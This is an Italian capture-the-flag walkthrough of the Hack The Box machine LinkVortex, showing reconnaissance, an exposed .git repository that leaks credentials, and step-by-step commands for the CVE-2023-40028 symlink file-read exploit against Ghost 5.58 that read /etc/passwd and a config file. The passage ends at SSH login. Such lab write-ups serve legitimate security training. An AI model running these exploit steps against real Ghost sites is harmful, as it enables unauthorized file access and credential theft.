LinkVortex
Foothold
Si mappa l’IP della macchina con l’hostname linkvortex.htb nel file /etc/hosts.
Si effettua una scansione TCP e si ottiene
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vv -oN tcp2.txt linkvortex.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:33:09 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp2.txt linkvortex.htb
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received reset ttl 128 (2.1s latency).
Scanned at 2025-03-01 15:33:10 CET for 1011s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:50:02 2025 -- 1 IP address (1 host up) scanned in 1013.11 seconds
Ci sono due servizi attivi sulla macchina, SSH sulla porta 22 e HTTP sulla porta 80. Il web server sulla porta 80 è servito da Apache e rappresenta la principale superficie d’attacco.
Accedendo al web server sulla porta 80 e controllando il file robots.txt si notano alcune risorse interessanti
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
Accedendo alla risorsa /ghost/ si viene reindirizzati verso un portale di login

Si analizzano con Burp Suite le richieste e le risposte del server alla risorsa sopracitata
Richiesta
GET /ghost/api/admin/site/ HTTP/1.1
Host: linkvortex.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Version: v5.58
App-Pragma: no-cache
Referer: http://linkvortex.htb/ghost/
Accept-Encoding: gzip, deflate, br
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Connection: keep-alive
Risposta
HTTP/1.1 200 OK
Date: Mon, 03 Mar 2025 16:54:12 GMT
Server: Apache
X-Powered-By: Express
Content-Version: v5.58
Vary: Accept-Version,Accept-Encoding
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
Content-Type: application/json; charset=utf-8
Content-Length: 238
ETag: W/"ee-TcMDz7SQ+99FcyxN6r+AnRSWrTg"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"site":{"title":"BitByBit Hardware","description":"Your trusted source for detailed, easy-to-understand computer parts info","logo":null,"icon":null,"accent_color":"#1c1719","locale":"en","url":"http://linkvortex.htb/","version":"5.58"}}
A questo punto dell’analisi si evince che la versione di Ghost in uso è la 5.58, basata sul framework Express.
Inoltre, un’altra informazione utile è che esplorando gli articoli pubblicati sul sito, il path “/author/admin” rivela la presenza di un utente “admin” configurato come autore. Poiché il pannello di login richiede un indirizzo email, è molto probabile che questa informazione si riveli utile nelle fasi successive.
Si procede poi con una fase di subdomain discovery mirata ai VHost.
kali@0xPR3ST1JH0NN7:~$ ffuf -u http://linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.linkvortex.htb" -mc 200
L’output è il seguente.

Si individua il sotto dominio dev.linkvortex.htb.

L’enumerazione delle directory su questo sotto dominio ha portato alla scoperta di una cartella .git esposta.
Si effettua il download in locale dell’intero repository.
kali@0xPR3ST1JH0NN7:~$ wget -r http://dev.linkvortex.htb/.git

Il repository viene aperto con git-cola per verificare la presenza di informazioni interessanti riguardo a vecchi o nuovi commit.

Si individua la password OctopiFociPilfer45 legata alla variabile const password.
È presente anche il percorso di un file di configurazione che potrebbe tornare utile in un secondo momento.

Inoltre, nel percorso /.git/logs/HEAD si trova un indirizzo email [email protected]

Pertanto, unendo l’username admin al dominio @linkvortex.htb individuato e provando la password trovata in precedenza, si riesce ad accedere al pannello di login con le seguenti credenziali: [email protected]:OctopiFociPilfer45.
Cercando informazioni sulla versione 5.58 di Ghost CMS, si nota l’esistenza della vulnerabilità CVE-2023-40028, che permette agli utenti autenticati di leggere file su disco.
La PoC per la CVE-2023-40028 viene presentata all’interno della seguente repository https://github.com/0xyassine/CVE-2023-40028.
Ad alto livello, l’exploit sfrutta il modo in cui Ghost gestisce l’importazione del database. Questa funzionalità accetta un archivio ZIP e ne estrae il contenuto nella cartella delle immagini del sito, seguendo però anche i collegamenti simbolici presenti al suo interno. Inserendo nell’archivio un symlink che, mascherato da immagine, punta a un file di sistema arbitrario come /etc/passwd, quest’ultimo viene di fatto collocato tra le immagini pubbliche del sito. A quel punto è sufficiente richiedere quell’immagine tramite il web server per ricevere in risposta il contenuto del file puntato, ottenendo così una lettura arbitraria di file sul server.
Nel dettaglio, l’exploit esegue i seguenti passaggi.
Come prima cosa viene creata una struttura di cartelle temporanea che replica quella usata da Ghost per le immagini.
mkdir -p $PAYLOAD_PATH/content/images/2024/
Dove $PAYLOAD_PATH corrisponde al percorso in cui si trova lo script.
All’interno viene poi creato un collegamento simbolico che, mascherato da immagine .png, punta al file che si vuole leggere, in questo caso /etc/passwd.
ln -s /etc/passwd $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
Dove $IMAGE_NAME è un nome casuale.
L’intera cartella viene quindi compressa in un archivio ZIP con l’opzione -y, che preserva i collegamenti simbolici invece di seguirli.
zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null
L’archivio risultante ha quindi la seguente struttura.
exploit.zip
└── content/
    └── images/
        └── 2024/
            └── abc123xyz456.png -> /etc/passwd  (symlink)
L’archivio viene caricato tramite l’endpoint di importazione del database di Ghost.
$GHOST_URL/ghost/api/admin/db
Infine, il symlink viene richiamato richiedendo l’immagine corrispondente, che restituisce il contenuto del file di sistema puntato.
http://linkvortex.htb/content/images/2024/$IMAGE_NAME.png
Modificando leggermente l’exploit per adattarlo e puntando al file di configurazione trovato in .git

Si ottengono delle credenziali e provando un accesso in SSH con bob:fibber-talented-worth.
